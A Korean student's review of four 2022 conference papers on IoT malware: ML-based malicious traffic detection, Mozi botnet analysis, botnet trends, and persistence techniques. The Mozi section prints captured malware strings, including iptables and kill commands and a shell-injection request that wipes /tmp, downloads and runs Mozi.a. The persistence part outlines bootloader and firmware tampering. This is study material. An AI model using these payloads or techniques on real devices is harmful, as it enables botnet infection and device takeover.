201716905 김강민

하계학술대회 리뷰(IoT 부문)

IT 정보공학과 BCG LAP 201716905 김강민

01 목차

01. 이종의 IoT 데이터셋에 대한 기계 학습 기반 악성 트래픽 탐지 성능 분석

박지은, 박수현 홍혜민, 김해담, 김성민, “이종의 IoT 데이터셋에 대한 기계 학습 기반 악성 트래픽 탐지 성능 분석”, 한국정보보호학회 하계학술대회 논문집 Vol.32, No.1, p 447 – p 450 . 2022

02. Mozi 봇넷 동작과정 및 분석

이종범, 김현진, 엄익채, “Mozi 봇넷 동작과정 및 분석”, 한국정보보호학회 하계학술대회 논문집 Vol.32, No.1, p 320 – p 323 . 2022

03. 사물 인터넷(IoT) 봇넷 악성코드 동향 분석

구준한, 이준희, 윤한재, 이만희, “사물 인터넷(IoT) 봇넷 악성코드 동향 분석”, 한국정보보호학회 하계학술대회 논문집 Vol.32, No.1, p 459 – p 462 . 2022

04. 사물인터넷 악성코드의 지속성 유지 기법

김현진, 엄익채, “사물인터넷 악성코드의 지속성 유지 기법”, 한국정보보호학회 하계학술대회 논문집 Vol.32, No.1, p 483 – p 486. 2022

· 연구 주제(기계 학습 기반 IoT 악성 트래픽 탐지)

- IoT 기기를 위협하는 악성코드를 기계 학습에 기반하여 분류

- 2가지의 공개 Dataset을 사용

- 공통된 Feature를 추출

- 3가지 기계 학습 모델 사용

- F1 점수를 통해 성능 평가

→ 단일 Dataset이 아닌 2가지 이상의 데이터셋에서 정상적으로 분류하는지에 대한 논문

· IoT-23 Dataset

- 20개의 malware, 3가지 IoT 기기 capture

- DDoS, Mirai, Okiru, Gagfyt, Torii, C&C 서버, 포트 스캔 등 공격 포함

- pcap 형태 파일로 배포

#	Name of Dataset	Duration (hrs)	#Packets	#ZeekFlows	Pcap Size	Name
1	CTU-IoT-Malware-Capture-34-1	24	233,000	23,146	121 MB	Mirai
2	CTU-IoT-Malware-Capture-43-1	1	82,000,000	67,321,810	6 GB	Mirai
3	CTU-IoT-Malware-Capture-44-1	2	1,309,000	238	1.7 GB	Mirai
4	CTU-IoT-Malware-Capture-49-1	8	18,000,000	5,410,562	1.3 GB	Mirai
5	CTU-IoT-Malware-Capture-52-1	24	64,000,000	19,781,379	4.6 GB	Mirai
6	CTU-IoT-Malware-Capture-20-1	24	50,000	3,210	3.9 MB	Torii
7	CTU-IoT-Malware-Capture-21-1	24	50,000	3,287	3.9 MB	Torii
8	CTU-IoT-Malware-Capture-42-1	8	24,000	4,427	2.8 MB	Trojan
9	CTU-IoT-Malware-Capture-60-1	24	271,000,000	3,581,029	21 GB	Gagfyt
10	CTU-IoT-Malware-Capture-17-1	24	109,000,000	54,659,864	7.8 GB	Kenjiro
11	CTU-IoT-Malware-Capture-36-1	24	13,000,000	13,645,107	992 MB	Okiru
12	CTU-IoT-Malware-Capture-33-1	24	54,000,000	54,454,592	3.9 GB	Kenjiro
13	CTU-IoT-Malware-Capture-8-1	24	23,000	10,404	2.1 MB	Hakai
14	CTU-IoT-Malware-Capture-35-1	24	46,000,000	10,447,796	3.6G	Mirai
15	CTU-IoT-Malware-Capture-48-1	24	13,000,000	3,394,347	1.2G	Mirai
16	CTU-IoT-Malware-Capture-39-1	7	73,000,000	73,568,982	5.3GB	IRCBot
17	CTU-IoT-Malware-Capture-7-1	24	11,000,000	11,454,723	897 MB	Linux,Mirai
18	CTU-IoT-Malware-Capture-9-1	24	6,437,000	6,378,294	472 MB	Linux.Hajime
19	CTU-IoT-Malware-Capture-3-1	36	496,000	156,104	56 MB	Muhstik
20	CTU-IoT-Malware-Capture-1-1	112	1,686,000	1,008,749	140 MB	Hide and Seek


· Bot-IoT Dataset

- 일반 트래픽과 봇넷 트래픽의 조합을 통한 환경에서 수집 (Argus 프로그램을 통해 수집)

- 원본 pcap 파일, argus 파일 및 csv 파일 등 다양한 형식

- 캡처된 pcap 파일의 크기는 69.3GB, 레코드 7,200만개 이상, CSV 형식 트래픽 크기는 16.7GB

- DDoS, DoS, OS 및 서비스 스캔, 키 로깅, 데이터 유출 공격 등 포함



Feature	Description
pkSeqID	Row Identifier
Stime	Record start time
Flgs	Flow state flags seen in transactions
flgs_number	Numerical representation of feature flags
Proto	Textual representation of transaction protocols present in network flow
proto_number	Numerical representation of feature proto
Saddr	Source IP address
Sport	Source port number
Daddr	Destination IP address
Dport	Destination port number
Pkts	Total count of packets in transaction
Bytes	Totan number of bytes in transaction
State	Transaction state
state_number	Numerical representation of feature state
Ltime	Record last time
Seq	Argus sequence number
Dur	Record total duration
Mean	Average duration of aggregated records

· Feature 전처리

- 양성은 0, 모든 종류의 악성은 1로 표시 (y축 result)

- protocol은 두 Dataset에 공통으로 존재하는 tcp, udp, icmp 사용 (아마도 Bot-IoT 기준)

- duration, orig_pkts, resp_pkts, orig_ip_bytes, resp_ip_bytes, proto_icmp, proto_tcp, proto_udp 사용

duration	orig_pkts	resp_pkts	orig_ip_bytes	resp_ip_bytes	proto_icmp	proto_tcp	proto_udp
packet 전송 시간	전송한 packet count	받은 packet count	전송한 packet bytes	받은 packet bytes	icmp 사용	tcp 사용	udp 사용

· DataSet 비율 구성

- IoT-23:Bot IoT = 1:1 구성

- 2,691,352개의 악성 데이터 포인트, 197,995 양성(정상) 데이터 포인트

- 악성:정상 = 27:2 구성

- train set: test set = 4:1 구성

· 성능평가 지표

1) 정확도 : $(Accuracy) = \frac{TP + TN}{TP + FN + FP + TN}$

2) 정밀도 : $(Precision) = \frac{TP}{TP + FP}$

3) 재현율 : $(Recall) = \frac{TP}{TP + FN}$

4) F1 점수 : $(F1\text{-}score) = 2\times\frac{1}{\frac{1}{Precision}+\frac{1}{Recall}} = 2\times\frac{Precision \times Recall}{Precision + Recall}$

· 알고리즘 성능 비교

- 전반적으로 모두 90% 이상의 정확도의 높은 성능

- 정상 트래픽은 약 70% 정도의 정확도

		정밀도	재현율	F1 점수
의사결정 트리	악성	0.97	1.00	0.98
	양성	0.95	0.55	0.70
의사결정트리 정확도				0.967
랜덤 포레스트	악성	0.97	1.00	0.98
	양성	0.95	0.55	0.70
랜덤 포레스트 정확도				0.966
서포트 벡터 머신	악성	0.93	1.00	0.96
	양성	0.95	0.55	0.70
서포트 벡터 머신 정확도				0.934

· 이종의 데이터셋 성능 비교

- A : IoT-23 Dataset과 Bot-IoT Dataset 1:1 데이터셋 학습, Bot-IoT Dataset 테스트

- B : IoT-23 Dataset 데이터셋 학습, Bot-IoT Dataset 테스트

- 두 가지 실험 결과, 이분법적 공격 판단이 일정 수준 이상의 성능

	A	B
랜덤 포레스트 정확도	0.96	0.93

· 이종의 데이터셋 성능 비교

- 분포 전체적으로는 악성/양성 트래픽 결과가 상이

- 개별 피처별로는 악성/양성 트래픽 결과가 두드러지지 않는다.

- 복합적으로 보았을 때 90%가 넘는 공격탐지 성능이라 의미가 있다.




그림 1. resp_pkts(악성,양성)

그림 2. resp_ip_byts(악성,양성)

• 느낀점

- orig_pkts, resp_pkts 같은 경우는 받은 packet의 수이기 때문에 환경의 영향을 많이 받아 부적절

- 하나의 패킷에 orig_ip_bytes와 resp_ip_bytes는 일종의 datarate인데, resp_ip_bytes는 제한된 환경에서 수집한 것이기 때문에 실제 network 환경에는 적절하지 않은 feature

- duration 또한 환경에 영향을 많이 받는 feature로 bytes와 밀접한 연관

- Dataset으로만 아닌 실제 환경에서의 test가 있었으면 한다.

duration	orig_pkts	resp_pkts	orig_ip_bytes	resp_ip_bytes	proto_icmp	proto_tcp	proto_udp
packet 전송 시간	전송한 packet count	받은 packet count	전송한 packet bytes	받은 packet bytes	icmp 사용	tcp 사용	udp 사용

· 연구 주제(Mozi botnet 분석)

- Mozi botnet의 구성요소, 동작 과정을 간략히 설명

- Mozi botnet의 unpacking 방법에 대해 설명

- gdb를 통한 정적분석으로 문자열 검색(iptables 규칙, kill 등)

- wire shark를 통한 packet capture로 동적 분석

- 실제 공격 명령 packet 구조 설명

· Mozi botnet

- IoT를 주 타겟으로 하는 악성코드

- 2016년 github에 open source로 공개된 IoT botnet 악성코드인 Mirai에서 파생

- 2019년에 처음 발견되었으며, 현재 가장 많이 감염시킨 botnet 악성코드

- bot 개별이 C&C server 역할을 하여, 원작자가 잡혔음에도 불구하고 여전히 감염 시키는 중


· Mozi botnet 구성요소

- Bot Master : 공격자가 control하는 bot으로 구성파일이나 일부 명령을 분산 해시테이블에 전달

- 분산 해시테이블(DHT) : Bot Master와 Mozi Node 간의 bridge 역할 수행


- Mozi Node : 구성파일을 전송 받고 명령 수행, 각 노드들이 서로 자원 공유 (모든 Node가 C&C 역할)


※ 구성 파일 : 공격자의 명령을 HTML 형태로 전송하는 형식



· Mozi botnet 감염 방식

- 외부에 트래픽 통계 웹사이트 존재






· Mozi botnet unpacking


- UPX 형식으로 packing

- p_info 부분을 일부러 손상시켜, unpacking에 방해

- p_info의 정보가 hexdump의 마지막 부분에도 있어서, 해당 부분을 참고해 p_info를 복구 시키면 unpacking 가능



<손상된 p_info>



<p_info의 정보>

· Mozi botnet 정적분석

- gdb를 통해 iptables와 kill이 포함된 문자열을 검색

- kill 같은 경우 하드코딩이 되어있지 않아 목표를 모르지만, 대표적으로 watchdog 프로그램을 종료

- Mozi가 사용하는 port들의 기존 service를 iptables를 통해 차단

- 구성 파일은 HTML 형태로 전달

```
root@debian-mips:~# cat config
0
[ss]bot[/ss][hp]88888888[/hp][count]http://ia.51.la/go1?id=19894027&pu=http%3a%2
f%2fbaidu.com/[idp][/count]root@debian-mips:~#
```

<구성파일 내용>

```
┌──(kali㉿kali)-[~/Downloads]
└─$ strings mymalware.elf | grep iptables
iptables -I INPUT  -p tcp --destination-port 35000 -j DROP
iptables -I INPUT  -p tcp --destination-port 50023 -j DROP
iptables -I OUTPUT -p tcp --source-port 50023 -j DROP
iptables -I OUTPUT -p tcp --source-port 35000 -j DROP
iptables -I INPUT  -p tcp --destination-port 7547 -j DROP
iptables -I OUTPUT -p tcp --source-port 7547 -j DROP
iptables -I INPUT  -p tcp --destination-port 58000 -j DROP
iptables -I OUTPUT -p tcp --source-port 58000 -j DROP
iptables -I INPUT  -p udp --destination-port %d -j ACCEPT
iptables -I OUTPUT -p udp --source-port %d -j ACCEPT
iptables -I PREROUTING  -t nat -p udp --destination-port %d -j ACCEPT
iptables -I POSTROUTING -t nat -p udp --source-port %d -j ACCEPT
iptables -I INPUT  -p tcp --destination-port %d -j ACCEPT
iptables -I OUTPUT -p tcp --source-port %d -j ACCEPT
iptables -I PREROUTING  -t nat -p tcp --destination-port %d -j ACCEPT
iptables -I POSTROUTING -t nat -p tcp --source-port %d -j ACCEPT
iptables -I INPUT  -p tcp --destination-port 22 -j DROP
iptables -I INPUT  -p tcp --destination-port 23 -j DROP
iptables -I INPUT  -p tcp --destination-port 2323 -j DROP
iptables -I OUTPUT -p tcp --source-port 22 -j DROP
iptables -I OUTPUT -p tcp --source-port 23 -j DROP
iptables -I OUTPUT -p tcp --source-port 2323 -j DROP

┌──(kali㉿kali)-[~/Downloads]
└─$ strings mymalware.elf | grep kill
kill -9 %d
killall -9 %s
```


<gdb로 string>

· Mozi botnet 동적분석

- Sandbox 환경에서 Mozi botnet network packet 캡처

- 22, 23, 2323, 80, 81, 5555, 7574, 8080, 8443, 37215, 49152, 52869 포트 사용

- 세션 연결이 성립된 Malware는 사전 대입 공격을 통해 입력 (사진은 admin)



Topic / Item	Count
HTTP Requests by HTTP Host	3
156.233.183.216:80	1
/shell?cd+/tmp;rm+-rf+*;wget+http://192.168.1.1:8088/Mozi.a;chmod+777+Mozi.a;/tmp/Mozi.a+jaws	1
127.0.0.1:80	1
/GponForm/diag_Form?images/	1

· 연구 주제(Botnet 악성코드 동향 분석)

- Botnet의 구성 요소

- Botnet 공격 유형

- Mirai 악성코드 소개

- Mirai 변종 악성코드 소개

- 기타 악성코드 소개


· Botnet 구성

- Bot : Malware에게 감염된 IoT 기기

- C&C server : botnet을 조종하는 server

- Loader : 취약한 기기에 성공적으로 침투 시 Malware를 다운

- Report Server : Bot이 취약한 기기의 정보를 전달받는 server



· Botnet 공격 유형

- DDoS 공격 : 금전을 요구하고 응하지 않으면 공격을 예고하는 '랜섬 디도스' 공격

- 암호화폐 채굴 : IoT 장치는 채굴에 부적절하지만, 다수의 장치를 이용해 mining pools 구축하여 대규모 채굴

- 익명 프록시 : 장치를 프록시 서버로 사용하여 트래픽 소스 숨기거나, 장치가 접속한 사설망 접속에 사용

- 정보수집 : 트래픽 모니터링, 스니핑 등으로 개인 정보 수집

- 장치 종료 : 특정 목적 달성 후 장치를 기능 불능 상태로 다운

· Mirai 변종 악성코드 (Keksec)

- 2022년 3월에 발견
- Gafgyt 기반으로 Mirai module 다수 채용
- 문자열 난독화 기술 사용
- C&C server는 프록시 IP 사용하며, Tor Network를 통해서만 접근 가능
- 다양한 운영체제와 port를 공격
- IoT를 비롯한 Linux 기반의 모든 장치 감염 위험

· Mirai 변종 악성코드 (Mozi)

- 2019년 12월에 발견

- 파급력이 Mirai를 넘어선 적이 존재

- 분산형 해시 프로토콜(DHT) 사용

- 기존의 Mirai 방식대로 Telnet을 통해 ID/PW 조합으로 brute force (Mirai – 62개, Mozi – 117개)

- P2P 형태의 구성으로 유포지가 줄어들어도 지속적 감염

· Mirai 변종 악성코드 (OMG)

- 2018년 2월에 발견

- 공격 목적이 bot을 프록시 서버로 만드는 것

- open source인 3 proxy 이용

- http와 Socks에 사용될 임의의 두 개 포트의 트래픽을 허용하는 방화벽 규칙 추가

· 기타 악성코드 (Bashlite = Gafgyt)

- Mirai botnet의 기초가 된 악성코드

- 평문 전송

- Gafgyt 자체는 현재 약하지만, 그를 바탕으로 한 변종이 많이 나오고 있다.

- Mirai는 Gafgyt의 평문 전송을 binary 전송으로 바꾼 악성코드 (+ 그 외 기능)

· 기타 악성코드 (HnS)

- 2018년 4월
- 재부팅을 해도 살아남는, 지속성을 가진 botnet
- 주변 장치에 Telnet service를 스캔하여 접속 시도
- 접속 시 서비스와 port를 제한
- 데이터 유출, 코드 실행 및 장치 작동 등 기능 (DDoS 기능 포함 x)

· 연구 주제(사물인터넷 악성코드의 지속성 유지 기법)

- 지속성 유지 기법이 적용된 IoT 악성코드 설명

- 주요 지속성 유지기법 종류 설명

- 부트로더 파티션 수정을 통한 지속성 유지기법

- 커널/초기 램 디스크 수정 지속성 유지기법

- 파일시스템/주요 설정 파일 변경 지속성 유지기법

· 지속성 유지 기법이 적용된 IoT 악성코드(Torii)

- 2018년에 발견

- Mirai 변종

- Tor network를 통한 터널링 기법으로 C&C server 은닉 (Tor를 통해서만 접근)

- crontab 파일을 변경하여 반복적으로 실행 유도

- inittab과 system 등 시스템 초기 구성 파일 변경하여 재부팅 시, 악성코드가 제일 먼저 실행

- 스스로 시스템 데몬으로 지정하여, 시스템 데몬으로써 실행

· 지속성 유지 기법이 적용된 IoT 악성코드(VPN Filter)

- 2018년에 발견

- 네트워킹 기기 및 NAS 장비가 공격 대상

- 비휘발성 구성 메모리에 접근하여 악성코드 주입

- crontab 파일을 변경하여 5분마다 반복적으로 실행 유도

· 지속성 유지 기법이 적용된 IoT 악성코드(Cyclops Blink)

- 2022년에 발견

- 재부팅 뿐만 아니라 펌웨어가 업데이트 되어도 지속성 유지

- 펌웨어 업데이트 시 압축을 푼 후, 파일시스템에 악성코드가 포함되도록 수정 및 재압축

- HMAC 재설정 단계를 거쳐 정상적인 펌웨어 업데이트의 HMAC 검증 과정 우회

· 지속성 유지 기법이 적용된 IoT 악성코드(UbootKit)

- 2019년에 소개

- 실제 공격이 아닌 부트로더를 변조하여 재부팅 뿐만 아니라 공장초기화 시에도 지속적 악성행위가 가능하다는 것을 보여주기 위해 탄생


- 공장 초기화는 대부분 일반적으로 부트로더 영역을 초기화하지 않는다는 점을 악용

· 지속성 유지 기법

- 플레시 메모리 데이터는 일반적으로 읽기 전용으로 설정

- MTD 파일(/dev/mtdX)에 접근하면 파티션별로 읽기 및 수정권한에 대한 설정 가능

- 해당 방법으로 플레시 메모리의 데이터에 접근하여 악성코드 주입



· 부트로더 파티션 수정

- 플레시 메모리의 파티션에 접근하고 수정할 수 있게 변경(MTD file)

- mtd_wrhie 도구 등을 통해 부트로더 재작성 가능

- 해당 파티션 전체를 악성코드가 주입된 부트로더로 덮어쓰기

- 재부팅이 되고, 부트로더가 실행되면 커널로 제어권 주기 전에 메모리에 악성코드를 주입 가능

- 그렇기에 커널이나 init Process를 악성코드가 조작 가능

· 커널/초기 램 디스크 수정

- 플레시 메모리의 파티션에 접근하고 수정할 수 있게 변경(MTD file)

- 초기 램 디스크(initrd)는 커널과 함께 적재되며, 초기 램 디스크를 통해 커널이 실제 파일 시스템을 mount

- 초기 램 디스크를 수정하여, 재부팅 시 악성코드를 root 파일 시스템과 함께 메모리에 적재

· 파일 시스템/주요 설정 파일 변경

1) rw가 가능한 파일 시스템 : inittab, crontab 등의 주요 구성 파일을 조작하여 악성행위 지속적 수행

2) r만 가능한 파일 시스템 : MTD 설정을 변경하여 파일 시스템 접근 권한 획득 후, PE 취약점을 활용하여 구성파일 접근

3) r만 가능한 압축된 파일 시스템 : 파일 시스템 자체를 악성코드 포함된 버전으로 수정된 버전으로 교체
(악성코드 주입 후 형식에 맞춰 업데이트)